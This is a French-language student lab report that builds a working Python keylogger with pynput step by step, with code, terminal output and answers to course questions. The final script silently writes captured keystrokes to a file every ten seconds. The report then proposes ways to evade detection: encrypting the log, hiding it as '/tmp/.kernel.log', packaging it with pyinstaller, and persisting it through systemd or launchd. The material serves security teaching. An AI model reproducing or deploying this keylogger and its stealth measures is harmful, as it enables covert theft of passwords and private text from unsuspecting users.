

Architecture Sécurisé

Notes de cours par Thomas PEUGNET .

Rendu LAB01

Questions

Qu'est-ce qu'un keylogger ?

Un keylogger est un programme qui enregistre les frappes au clavier. Il existe 2 types de keyloggers, matériel et logiciels. Le premier type est comme un adaptateur inséré entre le clavier et l'ordinateur, qui intercepte et enregistrent les frappes directement au niveau matériel. Le second type est un programme informatique qui surveille et enregistre les frappes au clavier en s'exécutant en arrière-plan sur le système d'exploitation.

Y a-t-il une utilisation légitime pour ce genre de programme ? Expliquez.

Oui, un keylogger peut avoir des utilisations légitimes lorsqu'il est déployé de manière éthique et avec consentement.

Quel est le rôle du paramètre `on_press` ?

Nous avons le code suivant:

```
from pynput import keyboard

def processkeys(key):
    print(f"Touche appuyée : {key}")

with keyboard.Listener(on_press=processkeys) as keyboard_listener:
    keyboard_listener.join()
```

Le paramètre `on_press` désigne la fonction qui sera appelée à chaque fois qu'une touche est pressée. Elle permet de spécifier le traitement à effectuer pour chaque frappe.

Nous pouvons constater que cela fonctionne parfaitement.

```
python3 -B keylogger.py
Last login: Thu Nov 28 08:40:05 on ttys005
▶ thomas@MacBook-Pro-de-Thomas ~
└─▶ cd Desktop
▶ thomas@MacBook-Pro-de-Thomas ~/Desktop
└─▶ source .venv/bin/activate
(.venv) └─▶ thomas@MacBook-Pro-de-Thomas ~/Desktop
└─▶ python3 keyLogger.py
This process is not trusted! Input event monitoring will not be possible until it is added to accessibility clients.
Touche appuyée : 'd'
dTouche appuyée : 's'
sTouche appuyée : 'a'
aTouche appuyée : Key.cmd
Touche appuyée : Key.shift
Touche appuyée : Key.cmd
Touche appuyée : Key.shift
Touche appuyée : '5'
```

Quel est le rôle des instructions avec le `with` ?

Ces instructions permettent de démarrer le keylogger. La méthode `keyboard.Listener` initialise l'écoute, et `keyboard_listener.join()` maintient le programme en fonctionnement jusqu'à ce que l'utilisateur fasse un kill explicite du programme.

Que se passe-t-il lorsque vous tapez des touches sur le clavier ?

Nous pouvons constater que le programme fonctionne correctement, dans la mesure où on lui demande de capturer l'évènement de tape sur le clavier individuellement.

Quel est le problème d'affichage ? Essayez de l'améliorer.

Le problème principal, outre le fait que chaque touche donne lieu à un saut de ligne, est que certains évènements portent leur nom et non la valeur à laquelle nous nous attendons. Par exemple, des touches comme `<Key.shift>` ou `<Key.cmd>` apparaissent telles quelles dans la sortie.

Nous allons ajouter le code suivant:

```
log = ""
```

```

def processkeys(key):
    global log
    try:
        log += key.char
    except AttributeError:
        if key == keyboard.Key.space:
            log += " "
        elif key == keyboard.Key.enter:
            log += "\n"
        elif key == keyboard.Key.backspace:
            log = log[:-1]
        else:
            log += ""

print(" → Final Text: " + log)

```

Nous donnant donc notre fichier complet:

```

from pynput import keyboard

log = ""

def processkeys(key):
    global log
    try:
        log += key.char
    except AttributeError:
        if key == keyboard.Key.space:
            log += " "
        elif key == keyboard.Key.enter:
            log += "\n"
        elif key == keyboard.Key.backspace:
            log = log[:-1]
        else:
            log += ""

print(" → Final Text: " + log)

with keyboard.Listener(on_press=processkeys) as keyboard_listener:
    keyboard_listener.join()

```

Nous pouvons constater que cela fonctionne correctement.

```
python3 -B keylogger.py
(.venv) thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ python3 keylogger.py
This process is not trusted! Input event monitoring will not be possible until it is added to accessibility clients.
-> Final Text:
-> Final Text: B
B -> Final Text: Bo
o -> Final Text: Bon
n -> Final Text: Bonj
j -> Final Text: Bonjo
o -> Final Text: Bonjou
u -> Final Text: Bonjour
r -> Final Text: Bonjour
-> Final Text: Bonjour t
t -> Final Text: Bonjour to
o -> Final Text: Bonjour tou
u -> Final Text: Bonjour tout
t -> Final Text: Bonjour tout
-> Final Text: Bonjour tout l
l -> Final Text: Bonjour tout le
e -> Final Text: Bonjour tout le
-> Final Text: Bonjour tout le m
m -> Final Text: Bonjour tout le mo
o -> Final Text: Bonjour tout le mon
n -> Final Text: Bonjour tout le mond
d -> Final Text: Bonjour tout le monde
e -> Final Text: Bonjour tout le monde
-> Final Text: Bonjour tout le monde
-> Final Text: Bonjour tout le monde
```

Améliorez votre Keylogger en mettant en place un fichier `log.txt` qui va stocker les valeurs saisies.

Que fait la méthode `open` ?

La méthode `open` ouvre un fichier sur le système. Si le fichier n'existe pas, il le crée.

```
logfile = open(path, "a") ?
```

Cette ligne ouvre ou crée le fichier `log.txt` en mode ajout (append), permettant d'écrire à la suite des données existantes.

Que représente le paramètre `"a"` ?

Le paramètre `"a"` (append) signifie que le fichier sera ouvert en mode ajout. Les nouvelles données seront ajoutées à la fin du fichier sans effacer son contenu existant.

Ajouter l'instruction `logfile.close()`. À quoi sert-elle ?

La méthode `close()` libère les ressources associées au fichier. Elle garantit que toutes les données en mémoire tampon sont écrites dans le fichier et ferme le fichier proprement.

Nous avons donc, *in finne*, le code suivant:

```
from pynput import keyboard
import os
import threading

log = ""
path = "/Users/thomas/Desktop/log.txt"


def processkeys(key):
    """
    Process the keys pressed by the user and store them in the log variable.
    """
    global log
    try:
        log += key.char
    except AttributeError:
        if key == keyboard.Key.space:
            log += " "
        elif key == keyboard.Key.enter:
            log += "\n"
        elif key == keyboard.Key.backspace:
            log = log[:-1]
        else:
            log += ""

def report():
    """
    Report the log to the attacker's server.
    """
    global log, path
    with open(path, "a") as logfile:
        logfile.write(log)
    log = ""
    threading.Timer(10, report).start()

# Start the keylogger
with keyboard.Listener(on_press=processkeys) as keyboard_listener:
    report()
    keyboard_listener.join()
```

Note: La ligne `threading.Timer(10, report).start()` exécute la fonction `report` toutes les 10 secondes en démarrant un nouveau thread. Cela permet d'enregistrer périodiquement les frappes dans le fichier sans bloquer le programme principal. Nous avons également supprimé la ligne de `print` de la fonction `processkeys` afin de rendre le keylogger visuellement plus lisible.

Nous pouvons constater que cela fonctionne correctement:



Ajouter un appel à la fonction `report()` avant

Nous modifions donc notre code de la manière suivante.

```
# [....]
report()

# Start the keylogger
with keyboard.Listener(on_press=processkeys) as keyboard_listener:
    keyboard_listener.join()
```

Nous lançons notre programme, et constatons que celui-ci se lance mais n'écris pas tout de suite dans le fichier `log.txt`.

The screenshot shows two iTerm2 windows side-by-side. The left window (Terminal 1) has the title 'tail -f log.txt' and contains the following command history:

```
(.venv) thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ tail -f log.txt
ccce
^C
(.venv) thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ echo "" > log.txt
(.venv) thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ tail -f log.txt
```

The right window (Terminal 2) has the title 'python3 -B keylogger.py' and contains the following command history:

```
thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ python3 keylogger.py
This process is not trusted! Input event monitoring will not be possible until it is added to accessibility clients.
Bonjour je suis thomas
```

Nous pouvons voir une ligne s'afficher dans le `tail -f log.txt` une dizaine de secondes après notre frappe.

The screenshot shows two iTerm2 windows side-by-side. The left window (Terminal 1) has the title 'tail -f log.txt' and contains the following command history:

```
(.venv) thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ tail -f log.txt
ccce
^C
(.venv) thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ echo "" > log.txt
(.venv) thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ tail -f log.txt
```

The right window (Terminal 2) has the title 'python3 -B keylogger.py' and contains the following command history:

```
thomas@MacBook-Pro-de-Thomas ~/Desktop
└─ python3 keylogger.py
This process is not trusted! Input event monitoring will not be possible until it is added to accessibility clients.
Bonjour je suis thomas5
```

Quelles sont les points faibles de ce keylogger ?

D'après moi, ce keylogger possède les faiblesses suivantes:

- Les antivirus modernes peuvent facilement détecter un keylogger simple comme celui-ci. Nous avons l'exemple-même avec l'avertissement du terminal sur macOS qui nous indique que ce process n'est pas trusted.
- Le fichier `log.txt` est stocké dans un chemin évident et accessible.
- Les données enregistrées ne sont ni chiffrées ni sécurisées.
- Le programme pourrait ne pas fonctionner correctement sur certains systèmes ou configurations (par exemple, avec des claviers non standard).

Quelles améliorations puis-je proposer ?

Nous allons essayer de résoudre les principaux soucis détaillés ci-dessus. Nous allons donc nous pencher sur une solution de chiffrement et de discretion concernant le nom du fichier, son emplacement et son exécution.

Voici ce que j'aurais fait:

Sur la fonction `report()`:

```
key = Fernet.generate_key()
cipher = Fernet(key)

# [....]
def report():
    """
    Report the log to the attacker's server.
    """

    global log, path, cipher
    encrypted_log = cipher.encrypt(log.encode())
    with open(path, "ab") as logfile:
        logfile.write(encrypted_log + b"\n")
    log = ""
    threading.Timer(10, report).start()
```

- Chiffrement avec la ligne `encrypted_log = cipher.encrypt(log.encode())`
- Append dans le fichier de log en mode binaire (non lisible si l'utilisateur tombe dessus par hasard) avec la ligne `with open(path, "ab") as logfile:`

Sur la localisation du fichier:

```
path = os.path.join(os.getenv("TEMP", "/tmp"), ".kernel.log")
```

- Création du fichier de logs dans `/tmp`, masquage du nom par un autre nom moins suspect et transformation en fichier caché.

Enfin, j'aurais transformé le script python en un exécutable moins repérable par l'utilisateur (les OS aujourd'hui le détecteront instantanément).

Pour cela, il aurait fallu faire:

```
pip install pyinstaller  
pyinstaller --onefile keylogger.py
```

La seconde ligne donne un fichier `keylogger.exe`.

Ce ne sera pas réalisé dans ce TP car je ne tiens pas à installer un keylogger sur mon ordinateur, mais il aurait pertinent de le mettre en tâche de démarrage. `systemd` pour Linux ou `launchd` pour macOS.